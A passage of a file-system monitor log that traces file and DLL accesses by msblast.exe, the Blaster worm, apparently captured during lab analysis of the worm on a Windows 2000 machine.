262 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\ SUCCESS

263 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\ SUCCESS

264 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

265 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\ SUCCESS

266 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

267 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS  
Attributes: Any Options: Open

268 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS  
FileBasicInformation

269 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS

270 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS

271 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

272 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS  
Attributes: Any Options: OpenIf

273 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS  
FileBasicInformation

274 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS  
Size: 32768

275 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS

276 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS  
 277 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS  
 278 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS Attributes: Any Options: OpenIf  
 279 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS Size: 32768  
 280 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS  
 281 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Cookies\ SUCCESS Attributes: Any Options: Open Directory  
 282 7:17:22 PM msblast.exe:280 IRP\_MJ\_QUERY\_VOLUME\_INFORMATION C:\Documents and Settings\Administrator\Cookies\ SUCCESS FileFsSizeInformation  
 283 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\Administrator\Cookies\ SUCCESS  
 284 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\Cookies\ SUCCESS  
 285 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS  
 286 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\ SUCCESS Attributes: Any Options: Open Directory  
 287 7:17:22 PM msblast.exe:280 IRP\_MJ\_QUERY\_INFORMATION C:\ SUCCESS FileNameInformation  
 288 7:17:22 PM msblast.exe:280 IRP\_MJ\_QUERY\_VOLUME\_INFORMATION C:\ SUCCESS FileFsSizeInformation  
 289 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\ SUCCESS  
 290 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\ SUCCESS  
 291 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS  
 292 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 293 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS  
 294 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Cookies\ SUCCESS Attributes: Any Options: Open  
 295 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents and Settings\Administrator\Cookies\ SUCCESS FileBasicInformation  
 296 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\Administrator\Cookies\ SUCCESS  
 297 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\Cookies\ SUCCESS

298 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 299 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
 Settings\Administrator\Cookies\index.dat SUCCESS Attributes: Any Options: OpenIf  
 300 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents  
 and Settings\Administrator\Cookies\index.dat SUCCESS FileBasicInformation  
 301 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO  
 C:\Documents and Settings\Administrator\Cookies\index.dat SUCCESS Size:  
 16384  
 302 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and  
 Settings\Administrator\Cookies\index.dat SUCCESS  
 303 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and  
 Settings\Administrator\Cookies\index.dat SUCCESS  
 304 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 305 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
 Settings\Administrator\Cookies\index.dat SUCCESS Attributes: Any Options: OpenIf  
 306 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 307 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
 Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS Attributes: Any  
 Options: Open Directory  
 308 7:17:22 PM msblast.exe:280 IRP\_MJ\_QUERY\_VOLUME\_INFORMATION  
 C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\  
 SUCCESS FileFsSizeInformation  
 309 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and  
 Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS  
 310 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and  
 Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS  
 311 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 312 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\ SUCCESS  
 Attributes: Any Options: Open Directory  
 313 7:17:22 PM msblast.exe:280 IRP\_MJ\_QUERY\_INFORMATION C:\  
 SUCCESS FileNameInformation  
 314 7:17:22 PM msblast.exe:280 IRP\_MJ\_QUERY\_VOLUME\_INFORMATION  
 C:\ SUCCESS FileFsSizeInformation  
 315 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\ SUCCESS  
 316 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\ SUCCESS  
 317 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 318 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 319 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS

320 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS Attributes: Any Options: Open

321 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS FileBasicInformation

322 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS

323 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS

324 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

325 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat SUCCESS Attributes: Any Options: OpenIf

326 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat SUCCESS FileBasicInformation

327 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat SUCCESS Size: 32768

328 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat SUCCESS

329 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat SUCCESS

330 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

331 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat SUCCESS Attributes: Any Options: OpenIf

332 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

333 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\ SUCCESS

334 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

335 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS Attributes: Any Options: Open

336 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS FileBasicInformation

337 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS

338 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\ SUCCESS

339 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

340 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

341 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

342 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

343 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

344 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS Attributes: Any Options: Open

345 7:17:22 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS FileBasicInformation

346 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS

347 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\ SUCCESS

348 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

349 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

350 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS Size: 32768

351 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS Size: 32768

352 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat SUCCESS Size: 32768

353 7:17:22 PM msblast.exe:280 IRP\_MJ\_READ\* C:\WINNT\system32\wininet.dll SUCCESS Offset: 74752 Length: 16384

354 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

355 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

356 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

357 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

358 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

359 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

360 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

361 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

362 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\System32\RASAPI32.DLL SUCCESS Attributes: Any Options:  
Open

363 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\System32\RASAPI32.DLL SUCCESS

364 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\System32\RASAPI32.DLL SUCCESS

365 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

366 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

367 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

368 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

369 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

370 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

371 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

372 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

373 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\System32\RASMAN.DLL SUCCESS Attributes: Any Options:  
Open

374 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\System32\RASMAN.DLL SUCCESS

375 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\System32\RASMAN.DLL SUCCESS

376 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

377 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

378 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

379 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

380 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 381 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 382 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 383 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 384 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE  
 C:\WINNT\System32\TAPI32.DLL SUCCESS Attributes: Any Options: Open  
 385 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
 C:\WINNT\System32\TAPI32.DLL SUCCESS  
 386 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE  
 C:\WINNT\System32\TAPI32.DLL SUCCESS  
 387 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 388 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 389 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 390 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 391 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 392 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 393 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 394 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 395 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE  
 C:\WINNT\System32\RTUTILS.DLL SUCCESS Attributes: Any Options:  
 Open  
 396 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
 C:\WINNT\System32\RTUTILS.DLL SUCCESS  
 397 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE  
 C:\WINNT\System32\RTUTILS.DLL SUCCESS  
 398 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO  
 C:\Documents and Settings\Administrator\Local Settings\Temporary Internet  
 Files\Content.IE5\index.dat SUCCESS Size: 32768  
 399 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 400 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 401 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS



402 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

403 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

404 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

405 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

406 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

407 7:17:22 PM msblast.exe:280 IRP\_MJ\_CREATE C:\WINNT\System32\USERENV.DLL SUCCESS Attributes: Any Options:  
Open

408 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\WINNT\System32\USERENV.DLL SUCCESS

409 7:17:22 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\WINNT\System32\USERENV.DLL SUCCESS

410 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

411 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\blaster\msblast\CRTDLL.DLL SUCCESS

412 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

413 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

414 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

415 7:17:22 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

416 7:17:22 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

417 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

418 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

419 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

420 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

421 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

422 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

423 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

424 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

425 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\System32\netapi32.dll SUCCESS Attributes: Any Options: Open

426 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\System32\netapi32.dll SUCCESS

427 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\System32\netapi32.dll SUCCESS

428 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

429 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

430 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

431 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

432 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

433 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

434 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

435 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

436 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\System32\SECUR32.DLL SUCCESS Attributes: Any Options:  
Open

437 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\System32\SECUR32.DLL SUCCESS

438 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\System32\SECUR32.DLL SUCCESS

439 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

440 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

441 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

442 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

443 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

444 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

445 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

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446  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
447  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\NETRAP.DLL  SUCCESS  Attributes: Any Options:
Open
448  7:17:23 PM  msblast.exe:280      IRP_MJ_CLEANUP
      C:\WINNT\System32\NETRAP.DLL  SUCCESS
449  7:17:23 PM  msblast.exe:280      IRP_MJ_CLOSE
      C:\WINNT\System32\NETRAP.DLL  SUCCESS
450  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
451  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
452  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
453  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
454  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
455  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
456  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
457  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
458  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\SAMLIB.DLL  SUCCESS  Attributes: Any Options:
Open
459  7:17:23 PM  msblast.exe:280      IRP_MJ_CLEANUP
      C:\WINNT\System32\SAMLIB.DLL  SUCCESS
460  7:17:23 PM  msblast.exe:280      IRP_MJ_CLOSE
      C:\WINNT\System32\SAMLIB.DLL  SUCCESS
461  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
462  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
463  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
464  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
465  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
466  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
467  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS

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468  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
469  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\DNSAPI.DLL SUCCESS  Attributes: Any Options: Open
470  7:17:23 PM  msblast.exe:280      IRP_MJ_CLEANUP
      C:\WINNT\System32\DNSAPI.DLL SUCCESS
471  7:17:23 PM  msblast.exe:280      IRP_MJ_CLOSE
      C:\WINNT\System32\DNSAPI.DLL SUCCESS
472  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
473  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_OPEN    C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
